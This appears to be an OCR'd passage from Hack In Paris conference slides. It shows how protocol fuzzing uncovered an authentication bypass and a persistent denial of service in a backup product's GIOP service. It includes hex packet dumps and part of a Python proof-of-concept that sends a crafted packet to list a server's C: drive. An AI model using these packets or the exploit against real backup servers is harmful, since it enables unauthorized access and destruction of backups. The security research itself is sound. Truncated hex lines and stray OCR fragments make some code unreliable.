    01\x0F\x00\x4E\x55\x50\x00\x00\x00\x17\x00\x00\x00\x00\x01\x00\x00\x00\x52\x6
    F\x6F\x74\x50\x4F\x41\x00\x43\x6F\x6D\x6D\x6F\x6E\x00\x00\x00\x00\x00\x01\x00
    \x00\x00\x42\x61\x63\x6B\x75\x70\x53\x65\x72\x76\x65\x72\x6C\x65\x10\x00\x00\
    x00\x41\x63\x74\x69\x76\x61\x74\x65\x53\x65\x73\x73\x69\x6F\x6E\x00\x00\x00\x
    00\x00\x01\x00\x00\x00\x14\x00\x00\x00\xFF\xFE")
    s_raw("\x50\x00\x52\x00\x55\x00\x45\x00\x42\x00\x41\x00\x2D\x00\x43\x00\x38\x
    00")
    s_raw("\x5C\x00")
    s_string("A",encoding="utf_16_le")
    s_raw("\x12\x00\x00\x00\xFF\xFE")
    s_raw("\x6A\x00\x65\x00\x6E\x00\x6E\x00\x79\x00\x6C\x00\x61\x00\x61")
    s_raw("\x00")
s_block_end()
```

But, what do we miss???

SIZERS

- ✓ We made a mistake and we found the vulnerability
- ✓ Try to configure all OK and you won't find the auth bypass



Hack In Paris

AUTHENTICATION BYPASS

Fuzzers are not only for crashes ! Examples? This one! Or… Heartbleed !

```
47 49 4F 50 01 02 01 00 54 01 00 00 03 00 00 00   GIOP....T.......
03 00 00 00 00 00 00 00 36 00 00 00 14 01 0F 00   ........6.......
4E 55 50 00 00 00 17 00 00 00 00 01 00 00 00 52   NUP............R
6F 6F 74 50 4F 41 00 43 6F 6D 6D 6F 6E 00 00 00   ootPOA.Common...
00 00 01 00 00 00 42 61 63 6B 75 70 53 65 72 76   ......BackupServ
65 72 6C 65 10 00 00 00 41 63 74 69 76 61 74 65   erle....Activate
53 65 73 73 69 6F 6E 00 00 00 00 00 01 00 00 00   Session.........
14 00 00 00 FF FE 50 00 52 00 55 00 45 00 42 00   ....ÿþP.R.U.E.B.
41 00 2D 00 43 00 38 00 5C 00 00 00 00 00 00 00   A.-.C.8.\.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 12 00 00 00 FF FE   ..............ÿþ
6A 00 65 00 6E 00 6E 00 79 00 6C 00 61 00 61 00   j.e.n.n.y.l.a.a.
```

```
0 03 00 00 00   GIOP....Ä.......
0 49 44 4C 3A   ........'...IDL:
3 6B 75 70 4E   novosoft/BackupN
9 6F 6E 3A 31   etwork/Session:1
0 80 00 00 00   .0..............
8 41 43 4B 49   ........WINHACKI
0 14 01 0F 00   NG......0.......
1 00 00 00 52   NUP............R
9 6F 6E 73 00   ootPOA.Sessions.
6 02 00 00 00   ........usr6....
0 00 4F 41 54   .............OAT
0 01 00 01 00   ................
0 00 00 00 00   ................
```

Hack In Paris

AUTHENTICATION BYPASS EXPLOIT


REQUERIMENTS

- ✓ **We don’t need MITM.**
- ✓ We use the graphic client in order see the exploit method better ☺
- ✓ We change the authentication packet by our authentication bypass packet
- ✓ Let’s see how it works!

DEMO AUTHENTICATION BYPASS

MAKING MORE THINGS

- ✓ We can do many things with this vulnerability:
  - Full access to the backup server!!
  - Make backups of all installed clients
  - Restore of all installed clients
  - Modify binaries….
  - Execute commands after tasks !



PROOF OF CONCEPT

- ✓ We made a Python exploit to list C: as a proof of concept
- ✓ Have to simulate all the GIOP communication and parsing the responses

```
import socket
import struct

header = (
"\x47\x49\x4F\x50"    #giop
"\x01\x02"            #version
"\x01"                #byte ordering
"\x00"                #message type
"\x92\x00\x00\x00"
)

pkt6 = ("\x47\x49\x4F\x50\x01\x02\x01\x00\x60\x00\x00\x00\x0F\x00\x00\x00\x03\x00\x00\x00\x00\x
"\x4E\x61\x6D\x65\x53\x65\x72\x76\x69\x63\x65\x5F\x31" #NameService_1
"\x05\x00\x00\x00\x6C\x69\x73\x74\x00\x00\x65\x00\x00\x00\x00\x00\x00\x00\x00\x00")

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.1.96',1755))
s.send(pkt6)
response = s.recv(4096)
response_hex = response.encode("hex")
s.close()

text = "NameService"
text = text.encode('hex')

i=0
while True:
```

length : 18382 lines : 310

length : 18382 lines : 310

DEMO POC LISTING C:\

“Permanent” D.O.S

“PERMANENT D.O.S

- ✓ Using protocol fuzzing we found this vulnerability
- ✓ Modifying the name of a task, putting a really big task name.
- ✓ When the application tries to start it always crashes
- ✓ Only one solution → Uninstall it

DENIAL OF SERVICE EXPLOIT

REQUERIMENTS

- ✓ **We don’t need MITM.**
- ✓ We can bruteforce the user number account and the task number.
- ✓ We can have the user numbers and tasks of the server sending a GIOP packet.
- ✓ Finally, send the malicious packet.
- ✓ Let’s see how it works!

DEMO “PERMANENT“ D.O.S

CONCLUSIONS

- ✓ Hacking a backup server or backup client can be really dangerous.
- ✓ We found several authentication vulnerabilities in other products using the same techniques.
- ✓ Maths can help us to go further!
- ✓ Fuzzing and reverse engineering sometimes let us to find more things than doing source code analysis.
- ✓ Fuzzing is “easy” and works! And It’s not only for crashes! Handy backup auth bypass -> **10 minutes !**
- ✓ Breaking auth client backup or backup server sometimes let us RCE as well!
- ✓ Backup servers should have more security. They are critical!

Special thanks

Special thanks to realpentesting TEAM:
- Miguel Angel de Castro Simón
- Angel Lozano Alcazar
- Alfonso moreno cardenas

Special thanks to our maths guys:
- Francisco a.k.a Tiresias
- Mario a.k.a Lezkus

Special thanks to:
- Hack in paris
- P3r1k0's girlfriend
- Family and friends

Hack In Paris

QUESTIONS

Josep Pi rodriguez
epoide@gmail.com
@josep_pi

Pedro Guillen Núñez
Pgn.pedroguillen@gmail.com
@_p3r1k0_

Realpentesting.blogspot.com.es